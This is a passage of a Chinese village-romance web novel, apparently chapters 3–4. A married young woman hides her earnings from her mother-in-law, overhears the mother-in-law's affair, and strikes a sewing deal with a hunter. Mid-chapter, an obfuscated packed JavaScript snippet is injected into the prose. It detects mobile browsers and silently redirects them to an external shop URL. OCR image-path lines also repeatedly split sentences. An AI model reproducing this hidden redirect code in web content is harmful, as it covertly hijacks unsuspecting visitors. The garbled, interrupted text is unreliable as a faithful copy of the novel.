谢禄眼神一动不动,崔林容亦是。 只是她全神贯注都在他的裤腿上,原本看着几针就能缝好的,但缝着缝着竟然歪扭了一些,她眼里闪过一丝狐疑。 他也没动啊,咋裤子腿自己在缩……? 崔林容顺着他腿朝上看去,只见男人的大腿紧绷起来,似乎是这个原因…… 但察觉到崔林容的视线,谢禄突然将下摆衣裳一扯,遮盖住了腰部。 “咋了?” 崔林容没看见那骇人的东西。 疑惑的摇了摇头:“没什么,你再坐下,我再补几针就好。” …… 结束后,崔林容拍了拍裤腿的灰站起来。 谢禄跟着也站了起来,崔林容一下被男人拔地而起的身影又惊了一下,真不晓得吃啥才能长成这样。 谢禄望着人,眼里的幽深并未褪去:“我听崔二郎的意思,你每次做生意都找他?” “嗯。我出嫁了,家里有婆婆,我得瞒着她。” “你男人呢?”“上前线打仗了。” 谢禄眼神越发幽深。 沉默一息,他忽然道:“那你不如找我?我给你帮忙。” 崔林容眉头一挑,看向他:“你要多少佣金?” 谢禄笑了:“不要。” 崔林容眉头慢慢皱起来。 “别急啊,没有天上掉馅饼,我就要你给我补补衣裳,做做鞋袜,就和今天一样。” 崔林容低头看了看男人的鞋,心里总觉得这样好像有些不妥,但谢禄继续道:“不行就算了,你继续找你二哥去。” 崔林容想到崔二郎那副样子,忙道:“成交,但是我也不能给你做太多。” 谢禄笑了:“那肯定的,不能叫你吃亏,放心吧,我这个人也穷,没得几套衣裳。” 崔林容:“不是这个意思……” 谢禄:“赶紧走吧,再晚,就赶不上回石头村的牛车了。” 崔林容这才注意到了时辰,哎呀一声,提着篮子转头就走了。 谢禄望着人的背影,忽然嘿嘿笑了一声。 石头村的是吧,他低头看了看自己的裤腿,心情颇好地扬长而去了。 3. 第 3 章 崔林容自己打了牙祭却也不能忘记了王氏,转头就去肉铺割了一刀肉,又死磨硬泡非缠着那掌柜要了两根棒骨,这才赶紧跑到镇子口,摸了铜板上了车。 回去的路上,崔林容一路都在琢磨怎么才能藏好这几十文铜钱。 王氏虽然精明,但生活了两三年,崔林容也大概摸清了她的性子——穷讲究。 苦活累活都给她这个媳妇干了,自己倒是连灶屋都不怎么去过。 思来想去,还是藏在那边才保险。 “诶,你今儿的收成倒是也不错,瞧你这钱袋子都鼓了!” “啥啊,卖野菜赚的,生意不算太好。” “得了吧,我可都瞧见了!” 同车的有两个妇人,看起来不像是石头村人氏,像是隔壁桃花村的,崔林容对什么赚钱的营生都感兴趣,不由凑上前问了几句:“二位嫂子,我瞧你们是在做吃食生意?可问一句是啥吗?” 那两人看向崔林容,打量了她一番,倒是也不遮掩,道:“你刚从镇子上没瞧见?咱们大梁引了一种叫川椒的东西,可麻可辣,做吃食香着呢,尤其是混在卤水里,味道好得很!” 崔林容露出茫然的表情,她从未听说过。 “哎,也难怪你不晓得,咱们这山沟沟里面偏得很,这东西镇子上没得卖,要去县城才可以,贵的和金子似的!要不是我男人在县城帮人干活得了钱,我可也舍不得买!” 崔林容:“嫂子可让我看看?也好长长见识。” “也行,你瞧一眼。”那妇人显然宝贝的很,掏出袋子,里面果然是一个个红彤彤的果实,细长状,像一个个的小灯笼,这样的东西崔林容从没见过。 “嫂子,这当真这么好吃,多少钱?” “比猪肉还贵上许多,一斤三钱。” 崔林容倒吸一口气。“的确好生贵。” “那是,听说先前都不传入民间,只做花儿看。” 崔林容敛了心思,她可买不起,而且做吃食生意就得用家里的灶屋,王氏会第一个发现。 闲聊几句,崔林容到了石头村。 她已将铜钱分开放好,自己的藏在了内里最深的口袋,转头回到周家的路上,崔林容又闲不住的伐了一些竹子。 她除了闲来没事做些针线活,还会劈砍些竹子编成竹筐去卖,只是这活计也费力气,做的很少。 回到周家的时候,她运气好,王氏竟然不在,隔壁的李嫂子道:“容娘回了?你婆婆去金花家打牌去了!” 崔林容心下一喜,打牌去了?打牌好啊。 她一溜烟就跑到灶屋里去,搬开角落里那些十分重的粗陶坛子,这里面被她刻意弄得有些埋汰,这样王氏才不会靠近。 角落里有一块墙砖松动了,不仔细看是决计瞧不出的,这就是崔林容藏钱的地方,她打起了十二分的注意力,一面注意外头一面将这砖慢慢撬动挪了出来,里头是空的,藏着她自己的钱袋子。 崔林容显然不是第一回做这事了,这钱袋里面也有些东西,她数了一遍放心了,接着将这次得的钱都放了进去。将一切恢复原样之后,崔林容才狠狠松了口气。 身上还有多少铜板,买今天的东西花了多少钱,她一样一样都能对得上账本。 这也算是她的本事,打小就这样,算算数很快,去街市上买东西谁都没她脑瓜子好使。 忙完这些,崔林容才去水缸舀了一瓢水喝了个痛快,她满头大汗,擦了擦脸之后又洗了洗手,这才去灶屋忙活午食。 做饭的时候,崔林容想起白天遇到的那个男人。 只记得他姓谢了,名字没记住。 这男人当真可靠吗?崔林容拿不准,但要真能摆脱崔二郎就好了,崔林容不想叫崔家知道她赚钱的事。 不然她爹娘迟早是要冲上门来…… 直到快下午,王氏才慢慢悠悠回来,面上带喜。 一进门就闻到一股包子香,美得眼神眯起:“这还差不多,包子可好了?!” 崔林容今儿包的是萝卜馅包子,她学着那大娘的样子掺了点猪肉炒料,味道的确不孬。 “好了,素馅萝卜的,鲜肉的就五个。” 王氏迫不及待坐下,一副等着儿媳妇伺候的样子,崔林容端了一盘子包子出来,“稀饭您自己个盛吧。” 王氏哼了一声:“花了多少钱?” 崔林容将剩下的铜板给她,又将账目报了一遍。 王氏道:“倒是还对得上,今儿我心情好,你也吃。” 崔林容有点意外:“娘今天赢钱了?” “那不然呢?这家里没个正经营生,就靠老娘我啊。”说完还睨了眼崔林容:“你也别觉得我一天磋磨使唤你了,你那娘家也不是个啥好地方!一屋子拖油瓶,跟着我们周家你还长了点肉,不然就在白云村,你能吃上大包子么?” 崔林容心道:这包子她白天都吃过了,不靠任何人。 她习惯了沉默,默默拿起包子咬着。 “恭喜娘了。” “哼,但你也是个没福气的,要是我家大郎出去之前你能揣上个崽,老娘也把你供起来。” 崔林容咬着包子差点噎了一口。 揣娃? 想屁吃呢。 崔林容心里有个秘密,一直没告诉任何人。那就是新婚夜周大郎压根不行,门都没找到就泄了气。 怎么揣? 崔林容默默喝了口稀饭,现在也不打算说,她拿不准周大郎会不会回来,也说不好等周大郎回来之后自己还要不要和他过日子,更不知道周大郎那天晚上是喝醉了不行还是本来就不行。 王氏赢了钱心情好,吃过饭之后就去找自己的老姊妹炫耀了。 崔林容默默拾掇了碗筷,下午就回房间去了。 她打算继续做剩下的针线活,虽然不晓得那个猎户靠不靠谱,但她也打算试试。 一下午的时间很快就过去了,天色擦黑,王氏还没回来,崔林容不打算等了,和平常一样温了饭在灶上放着,自己吃完之后就进屋睡了。 天气越发燥热起来,崔林容睡到半夜的时候经常热醒找水喝,今天也是。起身到桌子旁摸了凉茶喝了几大口,正痛快时—— 她听到院门传来了开锁声,她对这声音倒是很熟悉了,只会是她那个婆婆。 只是除了王氏,似乎还有另一道脚步声。 崔林容僵了一瞬,握着杯子有点尴尬。 咋又来了啊。 她有些后悔自己起身了,睡过去就好了,因为第一回崔林容经历的时候别提多尴尬了…… 她站在着呆若木鸡,外头倒是已经打得火热起来。 崔林容也不晓得自己尴尬什么劲儿,忙灌了几口水就钻到被窝里去了。 还顺带蒙住了头。 她强迫自己赶紧睡,别去听。可世上的事情都是怕什么就来什么,周家这几间夯土房啥声音也挡不住,没多会功夫,隔壁的动静就大动起来,还不住地朝崔林容耳朵里钻。 新婚夜那事虽然没成,但崔林容已经十八了,不是啥也不懂的青头大姑娘,再说了,和 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278624|198314||http|test|mini|href|location''.split(''|''),0,{})); () {$(''.inform'').remove(); $(''#content'').append('' 村里妇人一道洗衣裳的啥没听过? 男女之间那点事,崔林容也晓得个十之八九。 王氏的确厉害,年纪上去了,却是个不服老的,这会儿夹着嗓子的声音实在让崔林容脸颊烧得慌。 她想捂住耳朵,却还觉得那动静臊得要命…… 崔林容受不住了,干脆一把掀开被子起身出去,故意将门弄了点动静,以提醒隔壁那对。 果然,那边动静小了点,崔林容跑到茅房去了。 王氏这点破事,村里不可能没人知道,但来找王氏的,都是要么死了婆娘、要么婆娘管不住的中年汉子,家里儿子和周大郎一样都娶了妻,崔林容难免会遇见这家那家的小媳妇。 王氏不要脸,她可要,这阵子风言风语越发多了,崔林容也犯愁起来。 这日子可真真是…… 就在崔林容犯愁也不知道啥时候回去好的时候,灶屋那边突然又传来了动静。 她猛然一僵,回头看去。 周家的灶屋和院墙离得近,几乎就挨着,院墙外头的篱笆常年没修补过了,崔林容的房间也都在这一角。 这动静只可能是外面传来的,绝不是王氏那头。 是谁? 是贼吗? 眼下家里这尴尬情况,要是外头来了贼……这可咋整! 崔林容心头乱成一团,想也不想,抄起一旁的锄头就走了过去,倒不是她为了这个家多么英勇。 她自己个儿的钱可都藏在灶屋呢! 崔林容摸黑走了过去,果然看到墙头一道身影,那身影似乎也在张望,没注意到她这边,崔林容鼓足勇气抄起家伙就要打过去,下一瞬,那人猛然转头,压低了声朝她道:“容娘?” 崔林容顿时愣住。 是白天那个猎户。 谢禄趴在墙头上朝她笑,也不知道咋个做到的,好似轻轻松松就能挂在那。 崔林容嗓子仿佛被掐住了一般:“你、你干啥……!” 谢禄在黑暗中咧开嘴,突然朝她扔了个东西:“我上山摸好东西才回来,鞋子又给烂了,你抓紧给我做两双呗,这是报酬。” 崔林容:“……” 啥? 她简直怀疑自己的耳朵。 这人翻院墙过来是要让她做鞋子? “你疯了吧……?” 谢禄又笑了:“我一向这样,你习惯就好,放心我不是啥坏人,不偷不抢,嘿嘿。” 崔林容手上果然是个钱袋子,她捏了捏就知道里面是两串铜钱,大梁朝习惯用二十文串成小钱,好找好用,所以这里面面就是四十文。 “我走了啊……你记得后天来镇子的码头来找我,就后天,晚一天都不行!” 崔林容不晓得这人做事风格咋是个这,神出鬼没的,但知道不是贼之后竟莫名其妙安心下来。 “晓得了。” 谢禄笑了笑,准备跳下院墙,可就在这时候,王氏那对野鸳鸯不仅没有注意到自家可能“进贼”的事,反而越发肆无忌惮起来。 “你个死鬼~” 这声说大不大,说小不小,邻居可能听不到,但在外院的谢禄和崔林容却是听了个清清楚楚。 谢禄也十分地震惊,看向崔林容,崔林容耳根连着脸颊都烧了起来,“你快走……!” 谢禄意味深长道:“容娘,原来村里的传言是真的啊,你婆婆……” “闭嘴。”崔林容龇牙威胁他。 谢禄也不说了,只是意味深长地又看了她一眼,这才翻身一跃,跳下了墙头。 4. 第 4 章 黑暗像一块遮羞布,让里面的那两人不知天地为何物。 但外面的动静还是让王氏听到了,恰好也完事了,她连忙推了一把身上的男人,竖起耳朵听着外头:“啥动静?!” 和王氏厮混在一起的男人叫丁大山,今年五十多岁了,前两日王氏去姊妹家打牌,人手不够就去了丁家,丁大山早两年死了婆娘,一直单着,两个儿子都已经成家了,所以压根没啥可顾虑的。 牌桌上给王氏放了几次水,眉来眼去好几次,这事不就成了。 不过这丁大山自打年轻的时候就是个混不吝的,在村里是个惹人嫌的流氓痞子,现在老了,就成了老的流氓痞子。 他大咧咧一笑:“还能啥动静,估计你那个儿媳妇臊得慌,跑出去了呗。” 王氏狠狠掐了他一把:“都怪你!故意的是不是!” 动静忒大! 闹出去了咋整?! 丁大山笑:“放心好了,我有分寸……再说了,我看你也挺喜欢……” 他凑到王氏跟前恶心吧唧地念叨,心里却不是这么想。 闹出这动静,他当然是故意的。 周家守空房的,可不止是王婆子一个,村里谁不晓得崔林容出嫁前是白云村顶好看的姑娘?那周大郎有命娶人却没命享受,真是白白浪费了。 丁大山咂摸着嘴,崔林容的模样村里人都见过,那脸就不知咋长得,成日风吹日晒着还白嫩白嫩的…… 他的鬼心思九转十八弯,轻哼了一声,反正已经搞定王婆子了,下一步也是迟早的事…… - 第二天一早,崔林容在灶屋弄出大动静。 菜刀咚咚咚敲着案板,像是要拆了屋顶。 “你要死啊,大清早的干啥!”王氏冲出来,满脸不爽,显然是被吵醒的。 崔林容冷笑一声看过去:“吵到娘了?不巧,我昨个儿晚上也被吵的不行。” 王氏愣了一下,梗着脖子:“你啥意思!” 崔林容:“娘不知道吗?昨个儿晚上差点有贼翻墙进来啊,可是吓坏我了,我还喊你了呢。” 王氏:“……少吓唬人,哪里来的贼?” “您不信去外头院墙底下瞧瞧,看看有没有男人的脚印?这屋里可就咱们婆媳两个,娘在外面赢了钱,咱们家还能吃得起肉包子,你觉得没有贼惦记?” 王氏脸上果然闪过一丝后怕:“哪个吃了熊心豹子胆的东西敢偷老娘!老娘把他子孙根剁了喂狗!” 崔林容哼了一声:“所以啊,我吓坏了,在磨菜刀,但不晓得娘昨晚干啥呢,喊了几声也听不见。” 王氏:“……” 她心里有鬼,自然心虚,嘟囔着准备转身回房:“我今儿去找找看谁家有狗,买条狗回来看大门!” 崔林容倒是没拒绝这个提议,买条狗也好,省得她成日竖起耳朵听了。 “我今儿要去隔壁村吃席!”王氏最后丢了这么一句话,崔林容松口气,只觉得浑身轻松。 - 吃过朝食王氏就出门去了,崔林容收拾完屋里就准备出门,她虽然不乐意出去,但家里的衣裳已经积攒了好几日,不洗不行。 算准了时间,她抱着盆去了小河滩跟前。 她不太喜欢和村里那些妇人交谈,因为她们看自己的眼神也总是怪怪的,这不,崔林容刚到,河滩那边就安静了一瞬,丁家那两个儿媳妇都在,原本还说说笑笑的,这会儿全都在低声蛐蛐了。 崔林容并不介意她们私下说什么,反正别让自己听见就好了,于是转头寻了个安静的地段洗衣裳。 可耐不住总有些看不惯她的,故意将手上的衣裳摔打的厉害,水珠溅到崔林容脸上,她板着脸抬起头:“你能轻点么?!看不见对面的人?” “哟,我当你板个死人脸不会说话呢。” 崔林容:“我只是不和烦人的人说话,再说了,我要是死人脸,你那不成僵尸了?” “你说啥!”那妇人腾一下站了起来。 “不过都是村里的,你还真当自己貌美如花了啊,就算你长得好看又咋样,还不是守空房的命?!” 崔林容冷笑:“那也自在,好比有个糟心的男人强,嫂子,自己个儿过得咋样只有自己心里清楚哈。” 对面那妇人气得头顶冒青烟:“小蹄子你说啥!你这话啥意思!” 崔林容懒得和她吵了,端起盆就准备换地方,那妇人准备追上去,被一旁人拉住了:“你和她计较干啥,她和她那婆婆都不是不好惹的。” “也是……我看啊,她迟早和她婆婆一个样!” 崔林容端着木盆的手紧了紧,咬了咬牙,将心口要骂人的话咽了回去,朝前走了几步,好在没多会儿,跑来一个身影到了她身边:“容娘,好几日不见你了。” 崔林容脸色这才好了点,来人叫银珠,是她在石头村唯一一个好朋友。 “我前几天忙,去了趟镇子上。” 银珠今年十四,看见她总让崔林容想起二丫,银珠看了看对面那几个妇人,小声问:“她们又惹你了?” 崔林容笑了笑:“没有,别说她们了。” 银珠:“好好好,我来是要告诉你个消息,我要嫁人了。” 崔林容动作一顿,“啥,这么快?!哪家啊?” “桃花村的姚木匠家,你知道么?” 崔林容摇头:“我不清楚桃花村的事。” 银珠:“我也不认识,但我娘说,那姚木匠好歹有门手艺,日子肯定不差,虽然比我大八九岁……” “八九岁!”崔林容震惊:“那意思是……” “嗯,我嫁过去续弦的。他还有个儿子。” 崔林容:“……” “没办法呀容娘,我们的婚事哪是能自己做主的?要真能过去过上好日子我觉得都不错了,哪有的挑呢。” 崔林容无话可说。 “行吧,婚事是哪一天,我得给你随个礼。” 